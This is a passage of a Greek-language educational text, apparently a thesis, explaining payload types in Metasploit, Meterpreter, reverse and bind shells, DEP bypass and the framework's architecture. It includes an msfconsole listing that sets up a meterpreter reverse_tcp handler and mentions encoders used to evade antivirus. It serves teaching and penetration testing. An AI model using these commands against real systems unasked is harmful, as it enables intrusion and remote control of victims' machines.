
λανθασμένα τρωτά σημεία ενός συστήματος. Παρά το γεγονός αυτό, οι περισσότεροι σύγχρονοι σαρωτές ευπαθειών κάνουν εξαιρετική δουλειά στην ελαχιστοποίηση των ψευδώς θετικών αποτελεσμάτων και πολλοί οργανισμοί τους χρησιμοποιούν για να εντοπίσουν ξεπερασμένα συστήματα ή πιθανές νέες εκθέσεις που μπορεί να αξιοποιηθούν από επιτιθέμενους. Οι σαρωτές ευπαθειών διαδραματίζουν καθοριστικό ρόλο στη δοκιμή διείσδυσης, ιδίως στην περίπτωση της ανοιχτής δοκιμής, η οποία επιτρέπει την λειτουργία πολλαπλών επιθέσεων χωρίς να δίνεται σημασία στην πιθανότητα ανίχνευσης.

2.3. Ωφέλιμο Φορτίο

Στην πληροφορική, το ωφέλιμο φορτίο (payload) είναι η μεταφορική ικανότητα ενός πακέτου ή άλλης μονάδας δεδομένων μετάδοσης. Ο όρος έχει τις ρίζες του στο στρατιωτικό χώρο και συχνά συνδέεται με την ικανότητα του εκτελέσιμου κακόβουλου κώδικα να κάνει ζημιά. Ο όρος ωφέλιμο φορτίο έχει δύο σημασίες: ωφέλιμο φορτίο δεδομένων, το οποίο σχετίζεται με τη μεταφορά δεδομένων σε ένα δίκτυο, και ωφέλιμο φορτίο κακόβουλου λογισμικού, το οποίο αναφέρεται σε κακόβουλο κώδικα που χρησιμοποιείται για την εκμετάλλευση και την παραβίαση δικτύων και συστημάτων πληροφορικής[4].

Ωφέλιμο φορτίο δεδομένων: Το ωφέλιμο φορτίο ενός συγκεκριμένου πακέτου δικτύου ή άλλης μονάδας δεδομένων πρωτοκόλλου (Protocol Data Unit - PDU) είναι τα μεταδιδόμενα δεδομένα που αποστέλλονται από τα επικοινωνούντα τελικά σημεία. Τα πρωτόκολλα δικτύου καθορίζουν επίσης το μέγιστο επιτρεπόμενο μήκος για τα ωφέλιμα φορτία πακέτων. Το ωφέλιμο φορτίο ενσωματώνεται στη συνέχεια σε ένα πακέτο που περιέχει πληροφορίες όπως διεύθυνση ελέγχου πρόσβασης μέσων και πληροφορίες IP, ετικέτες ποιότητας υπηρεσίας, δεδομένα χρόνου ζωής και αθροίσματα ελέγχου. Κατά τη διάρκεια της μετάδοσης των δεδομένων από τον αποστολέα στον παραλήπτη. Τα δεδομένα αποστέλλονται σε μορφή πακέτων και τα επιμέρους πακέτα περιέχουν μια επικεφαλίδα (Header) και τα δεδομένα (Data) που αποστέλλονται από τον αποστολέα, τα δεδομένα αυτά ονομάζονται ωφέλιμο φορτίο (Payload). Οι επικεφαλίδες προσαρτώνται στο ωφέλιμο φορτίο για τη μεταφορά και στη συνέχεια αφαιρούνται όταν φτάσουν επιτυχώς στον προορισμό τους[4], [5].

Ωφέλιμο ή βλαπτικό φορτίο κακόβουλου λογισμικού: Η ορολογία του κακόβουλου ωφέλιμου φορτίου αναφέρεται στο επιβλαβές τμήμα μιας επίθεσης στον κυβερνοχώρο, όπως ένας ιός, ένα worm ή ένα trojan, το οποίο έχει σχεδιαστεί για να προκαλέσει ζημιά ή να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε ένα σύστημα υπολογιστή. Τα κακόβουλα ωφέλιμα φορτία μπορούν να παραδοθούν με διάφορα μέσα, όπως συνημμένα μηνύματα ηλεκτρονικού ταχυδρομείου, μολυσμένους ιστότοπους ή αφαιρούμενα μέσα. Μόλις ενεργοποιηθεί, μπορεί να πραγματοποιήσει μια σειρά κακόβουλων δραστηριοτήτων, όπως η κλοπή δεδομένων, η διακοπή των λειτουργιών του συστήματος ή η παροχή απομακρυσμένης πρόσβασης σε έναν εισβολέα. Αποτελεί βασική έννοια στην κυβερνοασφάλεια για την κατανόηση και τον μετριασμό των επιπτώσεων των απειλών στον κυβερνοχώρο.



Εικόνα 2. Ωφέλιμο φορτίο δεδομένων ή κακόβουλου λογισμικού.

Ένα Payload στο Metasploit αναφέρεται σε ένα module που βοηθά το exploit module να επιστρέψει (συνήθως) ένα shell στον επιτιθέμενο. Τα ωφέλιμα φορτία αποστέλλονται μαζί με το ίδιο το exploit για να παρακάμψουν τις τυπικές διαδικασίες λειτουργίας της ευάλωτης υπηρεσίας (εργασία του exploit) και στη συνέχεια εκτελούνται στο λειτουργικό σύστημα-στόχο για να επιστρέψουν συνήθως μια αντίστροφη σύνδεση στον επιτιθέμενο και να δημιουργήσουν ένα στήριγμα (εργασία του payload). Χαρακτηριστικό είναι το παράδειγμα λειτουργίας στην Εικόνα 3. Σε αυτό βλέπουμε χρήση το reverse tcp payload απο την βάση του Metasploit και την έναρξη του handler για εκμετάλλευση μέσω ρύθμισης απαραίτητων επιλογών.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.92.135
lhost => 192.168.92.135
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.92.135:4444
```

Εικόνα 3. Ωφέλιμο φορτίο στο Metasploit.

Υπάρχουν τρεις διαφορετικοί τύποι modules ωφέλιμου φορτίου στο MSF: Η χρήση των τριών τύπων της αλληλεπίδρασης του ωφέλιμου φορτίου αποδεικνύεται ωφέλιμη για τον pentester. Μπορεί να προσφέρει την ευελιξία που χρειάζεται για την εκτέλεση συγκεκριμένων τύπων εργασιών.

Ένα **Single payload** περιέχει το exploit και ολόκληρο το shellcode για την επιλεγμένη εργασία. Τα ενσωματωμένα ωφέλιμα φορτία είναι εκ κατασκευής πιο σταθερά από τα αντίστοιχα, επειδή τα περιέχουν όλα σε ένα. Ωστόσο, ορισμένα exploits δεν υποστηρίζουν το μέγεθος που προκύπτει από αυτά τα ωφέλιμα φορτία, καθώς μπορεί να γίνουν αρκετά

μεγάλα. Τα single είναι αυτόνομα payloads. Είναι τα μόνα αντικείμενα που στέλνονται και εκτελούνται στο σύστημα-στόχο, δίνοντάς μας ένα αποτέλεσμα αμέσως μετά την εκτέλεσή τους. Ένα Single payload μπορεί να είναι τόσο απλό όσο η προσθήκη ενός χρήστη στο σύστημα-στόχο ή η εκκίνηση μιας διεργασίας.

Τα **Stager payloads** συνεργάζονται με τα Stage payloads για την εκτέλεση μιας συγκεκριμένης εργασίας. Ένα φορτίο Stager περιμένει στο μηχάνημα του επιτιθέμενου, έτοιμο να δημιουργήσει μια σύνδεση με τον υπολογιστή-θύμα μόλις το Stage ολοκληρώσει την εκτέλεσή του στον απομακρυσμένο υπολογιστή. Τα Stager χρησιμοποιούνται συνήθως για τη δημιουργία μιας σύνδεσης δικτύου μεταξύ του επιτιθέμενου και του θύματος και έχουν σχεδιαστεί για να είναι μικρά και αξιόπιστα. Το Metasploit χρησιμοποιεί το καλύτερο και επιστρέφει σε κάποιο λιγότερο επιθυμητό όταν είναι αναγκαίο. Μια σημαντική διάκριση μεταξύ των stagers αφορά τη συμβατότητά τους με συστήματα Windows που χρησιμοποιούν προστατευτικούς μηχανισμούς NX (No eXecute). Οι NX stagers αντιμετωπίζουν προβλήματα αξιοπιστίας που σχετίζονται με επεξεργαστές που διαθέτουν δυνατότητες NX και Data Execution Prevention (DEP). Αυτοί οι stagers τείνουν να είναι μεγαλύτεροι λόγω της ανάγκης για εκχώρηση μνήμης μέσω λειτουργιών όπως η 'VirtualAlloc'. Η 'VirtualAlloc' είναι μια συνάρτηση του λειτουργικού συστήματος Windows που χρησιμοποιείται για τη δέσμευση ενός τμήματος εικονικής μνήμης στο πλαίσιο ενός διεργαστή. Συνήθως χρησιμοποιείται για την απόκτηση χώρου μνήμης για δυναμική δέσμευση μνήμης κατά τη διάρκεια εκτέλεσης μιας εφαρμογής. Η 'VirtualAlloc' επιτρέπει στις εφαρμογές να ζητήσουν τον απαιτούμενο αριθμό bytes από το σύστημα, το οποίο μετά δεσμεύει εκείνη την περιοχή μνήμης στο εικονικό χώρο διευθύνσεων της διεργασίας. Αυτή η λειτουργία είναι σημαντική στη διαχείριση μνήμης και στη δυναμική δέσμευση/απελευθέρωση μνήμης κατά την εκτέλεση του προγράμματος. Αυτήν τη στιγμή, η προεπιλεγμένη διαμόρφωση στο Metasploit προτιμά τους stagers συμβατούς με NX, εξασφαλίζοντας τη συμβατότητα με μοντέρνα περιβάλλοντα Windows, ιδίως αυτά που εκτελούν Windows 7 και μεταγενέστερες εκδόσεις.

Τα **Stages** είναι συστατικά του payload που μεταφορτώνονται από τα modules του stager. Τα διάφορα Stages του payload παρέχουν προηγμένα χαρακτηριστικά χωρίς όρια μεγέθους, όπως Meterpreter, VNC (Virtual Network Computing) Injection και άλλα. Κατά τη διαδικασία των σταδίων (stages), όταν ένα μεμονωμένο μήνυμα λήψης (recv()) αποτύχει να μεταφέρει μεγάλα φορτία δεδομένων, η επίθεση χρησιμοποιεί ένα ενδιάμεσο στάδιο (middle stager) για να διοχετεύσει την επικοινωνία μεταξύ του επιτιθέμενου συστήματος και του επιτιθέμενου. Ο μεσολαβητικός σταθμός (middle stager) στη συνέχεια αναλαμβάνει να λάβει ολόκληρο το φορτίο δεδομένων και να το μεταφέρει πλήρως. Αυτή η διαδικασία είναι επιπλέον προτιμητέα για τις περιπτώσεις που απαιτείται εκτέλεση κώδικα σε μνήμη που είναι επιλέξιμη για ανάγνωση, εγγραφή και εκτέλεση (Read-Write-Execute - RWX).

Ένα **Staged payload** είναι, με απλά λόγια, μια διαδικασία εκμετάλλευσης που είναι αρθρωμένη και λειτουργικά διαχωρισμένη ώστε να βοηθάει στο διαχωρισμό των διαφορετικών λειτουργιών που επιτελεί σε διαφορετικά τμήματα κώδικα, καθένα από τα

οποία ολοκληρώνει το στόχο του ξεχωριστά, αλλά εργάζεται για την αλυσιδωτή σύνδεση της επίθεσης. Αυτό θα δώσει τελικά σε έναν εισβολέα απομακρυσμένη πρόσβαση στο μηχάνημα-στόχο, εάν όλα τα στάδια λειτουργούν σωστά.

Το πεδίο εφαρμογής αυτού του payload, όπως και κάθε άλλου, εκτός από τη χορήγηση πρόσβασης shell στο σύστημα-στόχο, είναι να είναι όσο το δυνατόν πιο συμπαγές και δυσδιάκριτο, ώστε να βοηθήσει κατά το δυνατόν περισσότερο στην παράκαμψη των Συστημάτων προστασίας από ιούς (AV) / Συστημάτων πρόληψης εισβολών (IPS).

Οι αντίστροφες συνδέσεις (reverse connections) είναι λιγότερο πιθανό να προκαλέσουν ενέργεια προληπτικών συστημάτων, αφού η σύνδεση προέρχεται από τον υπολογιστή θύμα. Αυτό συμβαίνει καθώς συχνά ο υπολογιστής θύμα βρίσκεται σε μια περιοχή ασφαλείας γνωστή ως "Security trust zone". Ωστόσο, παρόλο που ισχύει αυτή η ασφαλής προσέγγιση, οι συσκευές και οι διαχειριστές δικτύου μπορεί να μην ακολουθούν πάντα την ίδια πολιτική, επομένως ο επιτιθέμενος πρέπει να προσέχει προσεκτικά αυτό το βήμα.

Το **Stage0** ενός staged payload αντιπροσωπεύει το αρχικό shellcode που αποστέλλεται μέσω δικτύου στην ευάλωτη υπηρεσία του μηχανήματος-στόχου, το οποίο έχει ως μοναδικό σκοπό την εκκίνηση μιας σύνδεσης πίσω στο μηχάνημα του επιτιθέμενου. Αυτό είναι γνωστό ως αντίστροφη σύνδεση (Reverse connection)[6].

Παρακάτω ακολουθεί σύνοψη των payloads του MSF που αναφέρθηκαν στον Πίνακα 1.

Singles	Τα Singles είναι πολύ μικρά και έχουν σχεδιαστεί για να δημιουργούν κάποιου είδους επικοινωνία και στη συνέχεια να προχωρούν στο επόμενο στάδιο. Είναι αυτόνομα εκτελέσιμα αρχεία που περιέχουν ολόκληρη τη λειτουργικότητα του επιθέτου. Όταν εκτελεστούν στον στόχο, εκτελούν αμέσως την επίθεση ή την επιθετική δράση που έχουν προγραμματιστεί να πραγματοποιήσουν.
Stager	Τα stager payloads είναι μικρά εκτελέσιμα αρχεία που χρησιμοποιούνται για να θέσουν σε λειτουργία ένα επιπλέον στάδιο (stage) του επιθέτου.Το στάδιο αυτό, είναι που πραγματοποιεί την πραγματική επίθεση. Ο σταδιοποιημένος (staged) χαρακτήρας τους τους επιτρέπει να είναι μικρότερου μεγέθους από τα single payloads και να μπορούν να παρακολουθούν την πρόοδο της επίθεσης και να προσαρμόζονται ανάλογα.
Staged	Τα staged payloads αποτελούνται από δύο ή περισσότερα στάδια (stages) που εκτελούνται στο στόχο. Το πρώτο στάδιο, στέλνεται από τον εξυπηρετητή και έχει τον σκοπό να αποκτήσει πρόσβαση στον στόχο και να φορτώσει το δεύτερο στάδιο. Το δεύτερο στάδιο, φορτώνεται και εκτελεί την πραγματική λειτουργικότητα της επίθεσης, όπως η εγκατάσταση ενός backdoor ή η εκτέλεση κακόβουλου κώδικα.

Πίνακας 1. Τύποι ωφέλιμων φορτίων εκμετάλλευσης στο Metasploit.

Επιπλέον το Meterpreter, συντομευμένα Meta-Interpreter, είναι ένα προηγμένο, πολυπρόσωπο payload που λειτουργεί μέσω εισαγωγής dll. Το Meterpreter βρίσκεται πλήρως στη μνήμη του απομακρυσμένου υπολογιστή και δεν αφήνει ίχνη στον σκληρό δίσκο, καθιστώντας το πολύ δύσκολο να ανιχνευτεί με συμβατικές διαδικασίες ανάκτησης στοιχείων. Τα σενάρια και τα πρόσθετα μπορούν να φορτώνονται και να εκφορτώνονται δυναμικά κατά την απαίτηση και η ανάπτυξη του Meterpreter είναι πολύ ισχυρή και συνεχώς εξελίσσεται.

Το PassiveX είναι ένα payload που μπορεί να βοηθήσει στην παράκαμψη περιοριστικών εξερχόμενων τοίχων πυρασφάλειας. Κάνει αυτό χρησιμοποιώντας έναν έλεγχο ActiveX για να δημιουργήσει μια κρυφή εμφάνιση του Internet Explorer. Χρησιμοποιώντας τον νέο έλεγχο ActiveX, επικοινωνεί με τον επιτιθέμενο μέσω αιτημάτων και απαντήσεων HTTP.


Το NX (No eXecute) bit είναι μια λειτουργία που ενσωματώνεται σε μερικούς επεξεργαστές για να αποτρέψει τον κώδικα από το να εκτελείται σε συγκεκριμένες περιοχές της μνήμης. Στα Windows, το NX εφαρμόζεται ως Πρόληψη Εκτέλεσης Δεδομένων (Data Execution Prevention - DEP). Τα payloads NoNX του Metasploit έχουν σχεδιαστεί για να παρακάμψουν το DEP.

Τα ordinal payloads είναι payloads βασισμένα σε stager για τα Windows με διάφορα πλεονεκτήματα και μειονεκτήματα. Τα πλεονεκτήματα είναι ότι λειτουργούν σε κάθε έκδοση και γλώσσα των Windows από τα Windows 9x χωρίς τον ρητό καθορισμό μιας διεύθυνσης επιστροφής. Είναι επίσης εξαιρετικά μικρά σε μέγεθος. Ωστόσο, δύο πολύ συγκεκριμένα μειονεκτήματα τα καθιστούν όχι την προεπιλεγμένη επιλογή. Το πρώτο είναι ότι βασίζεται στο γεγονός ότι το ws2_32.dll φορτώνεται στη διαδικασία που εκμεταλλεύεται, ενώ το δεύτερο είναι ότι είναι λιγότερο σταθερό από τους άλλους stagers.

Τα payloads IPv6 του Metasploit, όπως υποδηλώνει το όνομά τους, είναι σχεδιασμένα να λειτουργούν σε δίκτυα IPv6.

Η Reflective DLL Injection (ανακλαστική) είναι μια τεχνική όπου ένα στάδιο payload εισάγεται σε μια διεργασία του κατειλημμένου υπολογιστή που εκτελείται στη μνήμη, χωρίς ποτέ να αγγίζει τον σκληρό δίσκο του υπολογιστή. Τα payloads VNC και Meterpreter χρησιμοποιούν και τα δύο τη μέθοδο αυτή.

Γενικά ένα ωφέλιμο φορτίο αναφέρεται σε ένα τμήμα κώδικα που προορίζεται σκόπιμα για εκτέλεση από το σύστημα και η επιλογή και η παράδοσή του καθορίζονται από το πλαίσιο Για ενδεικτικούς σκοπούς, ένα αντίστροφο κέλυφος (Reverse Shell) χρησιμεύει ως παράδειγμα τέτοιου ωφέλιμου φορτίου, διευκολύνοντας την δημιουργία μιας σύνδεσης από το μηχάνημα-στόχο πίσω στον επιτιθέμενο με τη μορφή μιας γραμμής εντολών. Αντίθετα, ένα κέλυφος δέσμευσης (Bind shell) αντιπροσωπεύει μια άλλη παραλλαγή ωφέλιμου φορτίου, "δεσμεύοντας" ουσιαστικά μια γραμμή εντολών σε μια θύρα ακρόασης στο μηχάνημα-στόχο, επιτρέποντας έτσι στον επιτιθέμενο να δημιουργήσει μια σύνδεση. Στην παρακάτω Εικόνα 4 βλέπουμε τις δυο αυτές διαδικασίες δημιουργίας shell. Είναι σημαντικό να σημειωθεί ότι ένα ωφέλιμο φορτίο μπορεί επίσης να περιλαμβάνει ένα σύνολο σχετικά απλών εντολών που προορίζονται για εκτέλεση στο λειτουργικό σύστημα-στόχο.




Εικόνα 4. Ωφέλιμο φορτίο για δημιουργία κελύφους.

3. Εισαγωγή στο Metasploit

Το Metasploit είναι μια αρθρωτή πλατφόρμα δοκιμών διείσδυσης βασισμένη στη Ruby, η οποία έχει σχεδιαστεί για να διευκολύνει τη δημιουργία, τη δοκιμή και την εκτέλεση κώδικα εκμετάλλευσης (Exploit). Αυτός ο κώδικας εκμετάλλευσης μπορεί είτε να προσαρμοστεί από τον χρήστη είτε να ανακτηθεί από μια βάση δεδομένων που περιέχει προϋπάρχοντα, σπονδυλωτά exploits. Το πλαίσιο Metasploit (Metasploit Framework) περιλαμβάνει μια σειρά εργαλείων που χρησιμοποιούνται για την αξιολόγηση τρωτών σημείων ασφαλείας, την απαρίθμηση δικτύων, την εκτέλεση επιθέσεων και την αποφυγή ανίχνευσης. Ουσιαστικά, το Metasploit αποτελεί μια συλλογή ευρέως χρησιμοποιούμενων εργαλείων, προσφέροντας ένα ολοκληρωμένο περιβάλλον για δοκιμές διείσδυσης και ανάπτυξης exploits για την αντιμετώπιση των επικρατούντων μη επιδιορθωμένων ευπαθειών. Η δύναμή του έγκειται στην εκτεταμένη γκάμα διαθέσιμων στόχων και εκδόσεων, όλες σε απόσταση αναπνοής από μερικές εντολές για την εγκαθίδρυση ενός επιτυχημένου βήματος. Αυτά, σε συνδυασμό με ένα exploit ειδικά προσαρμοσμένο σε αυτές τις ευάλωτες εκδόσεις και ένα ωφέλιμο φορτίο που παραδίδεται μετά το exploit, παρέχουν ένα προσιτό, αυτοματοποιημένο μέσο για την εναλλαγή μεταξύ συνδέσεων στόχων κατά τη διάρκεια δραστηριοτήτων μετά την εκμετάλλευση [6]. Παρακάτω στην Εικόνα 5 ακολουθεί μια τυπική ροή διαδικασιών έτσι όπως δίνεται επίσημα απο το πλαίσιο.

Το Metasploit, ως προϊόν, χωρίζεται σε δύο εκδόσεις, με το Metasploit Pro να προσφέρει πρόσθετα χαρακτηριστικά:

- Αλυσίδες εργασιών (Task Chains)
- Κοινωνική μηχανική (Social Engineering)
- Επικυρώσεις ευπαθειών (Vulnerability Validations)
- Γραφική διεπαφή χρήστη (Graphical User Interface)
- Οδηγούς γρήγορης εκκίνησης (Quick Start Wizards)
- Ενσωμάτωση Nexpose



Εικόνα 5 Τυπική ροή εργασίας στο Metasploit Pro[7].

Τέλος, η έκδοση Pro περιλαμβάνει την κονσόλα της, παρόμοια με την msfconsole που συναντάμε στην δεύτερη έκδοση , αυτή του πλαισίου ανοιχτού κώδικα (Open Source Framework).

3.1. Κονσόλα πλαισίου msfconsole (Metasploit Framework Console)

Η κονσόλα msfconsole, αναμφισβήτητα η πιο δημοφιλής διεπαφή με το Metasploit Framework (MSF), παρέχει μια κεντρική κονσόλα για αποτελεσματική πρόσβαση σε όλες σχεδόν τις διαθέσιμες επιλογές του MSF[6].


Τα βασικά χαρακτηριστικά της msfconsole περιλαμβάνουν:

- Είναι η κύρια υποστηριζόμενη διεπαφή για την πρόσβαση στις περισσότερες από τις δυνατότητες του Metasploit.
- Παρέχει μια διασύνδεση με βάση την κονσόλα στο πλαίσιο (Framework).
- Προσφέρει ένα ολοκληρωμένο σύνολο δυνατοτήτων και διατηρεί σταθερότητα στην χρήση.
- Υποστηρίζει πλήρη λειτουργικότητα γραμμής ανάγνωσης, καρτέλες και συμπλήρωση εντολών.
- Επιτρέπει την εκτέλεση εξωτερικών εντολών εντός της msfconsole.

Και οι δύο εκδόσεις διαθέτουν μια εκτεταμένη βάση δεδομένων με ενότητες (Modules), μαζί με τη δυνατότητα χρήσης εξωτερικών εργαλείων όπως σαρωτές (Scanners) , κιτ κοινωνικής μηχανικής (Social Engineering Kits) και γεννήτριες ωφέλιμου φορτίου (Payload Generators). Αυτός ο συνδυασμός μετατρέπει τη ρύθμιση σε ένα προσαρμόσιμο περιβάλλον για τον αποτελεσματικό έλεγχο και χειρισμό διαφόρων ευπαθειών, παρόμοιο με τη διαχείριση καρτελών σε ένα πρόγραμμα περιήγησης ιστού.

3.2. Αρχικεκτονική MSF

Η αρχιτεκτονική του Metasploit χρησιμοποιεί διακριτές βιβλιοθήκες και η πιο σημαντική είναι η βιβλιοθήκη Ruby Extension (Rex). Αυτές οι βιβλιοθήκες είναι συλλογή από εργασίες, λειτουργίες και ενέργειες που χρησιμοποιούνται από το MSF. Το Rex δεν έχει εξαρτήσεις και διαθέτει ένα υποσύστημα socket wrapper (Αποστολή και λήψη ξεχωριστών μηνυμάτων μέσω socket stream), υλοποιήσεις πελατών, εξυπηρετητών πρωτοκόλλου (Protocol clients), ένα υποσύστημα καταγραφής, κλάσεις χρησιμότητας εκμετάλλευσης (Exploitation utility classes) και πολλές άλλες χρήσιμες κλάσεις. Στη συνέχεια, έχουμε τη βιβλιοθήκη πυρήνα (Core Library) MSF που επεκτείνει το Rex. Η βιβλιοθήκη πυρήνα είναι υπεύθυνη για την υλοποίηση όλων των απαιτούμενων διεπαφών που επιτρέπουν την αλληλεπίδραση με τις μονάδες εκμετάλλευσης, τις συνεδρίες (Sessions) και τα πρόσθετα (Plugins). Η βιβλιοθήκη πυρήνα επεκτείνεται από τη βιβλιοθήκη βάσης (Base library) η οποία έχει σχεδιαστεί για να παρέχει απλούστερες ρουτίνες κάλυψης για την διαχείριση της βιβλιοθήκης πυρήνα του MSF, καθώς και για την παροχή βοηθητικών κλάσεων για την αντιμετώπιση διαφόρων παραμέτρων του πλαισίου, όπως η σειριακή μετατροπή της κατάστασης ενός module σε διαφορετικές μορφές εξόδου. Τέλος, η βασική βιβλιοθήκη επεκτείνεται από τη διεπαφή χρήστη (User Interface) του πλαισίου, η οποία καλύπτει τους διαφορετικούς τύπους διεπαφών χρήστη με το ίδιο το MSF, όπως η κονσόλα εντολών και η διεπαφή ιστού. Μια γενική εικόνα της αρχιτεκτονικής βλέπουμε στην Εικόνα 6.



Εικόνα 6. Αρχιτεκτονική Metasploit Framework[8].

Στην δομή του MSF περιλαμβάνονται επίσης τα modules ωφέλιμων βλαπτικών φορτίων (Payloads) τα οποία μέσω ενός exploit χρησιμοποιούνται απο τον επιτιθέμενο για να

διεισδύσει σε κάποιο ελαττωματικό σύστημα, υπηρεσία ή εφαρμογή. Επιπλέον, η πλατφόρμα περιλαμβάνει το βοηθητικό module (Auxiliary) που προσφέρει πρόσθετες επιλογές για εργασίες όπως το fuzzing, η σάρωση, η αναγνώριση, και επιθέσεις DoS (Denial-of-service attack).

Οι κωδικοποιητές (Encoders) χρησιμοποιούνται για να αποκρύψουν τα modules και να αποφύγουν την ανίχνευση από συστήματα ασφαλείας, όπως τα antivirus ή τείχη προστασίας (Firewalls), ενώ τα Nops (No Operation) που έχουν σκοπό να "ξεγλιστρήσουν" απο τη ροή εκτέλεσης εντολών της CPU σε κάποιον τελικό, επιθυμητό προορισμό [9]. Στις παρακάτω Εικόνες 7,8 βλέπουμε τα υποστηριζόμενα Encoders και Nops απο το Msf.

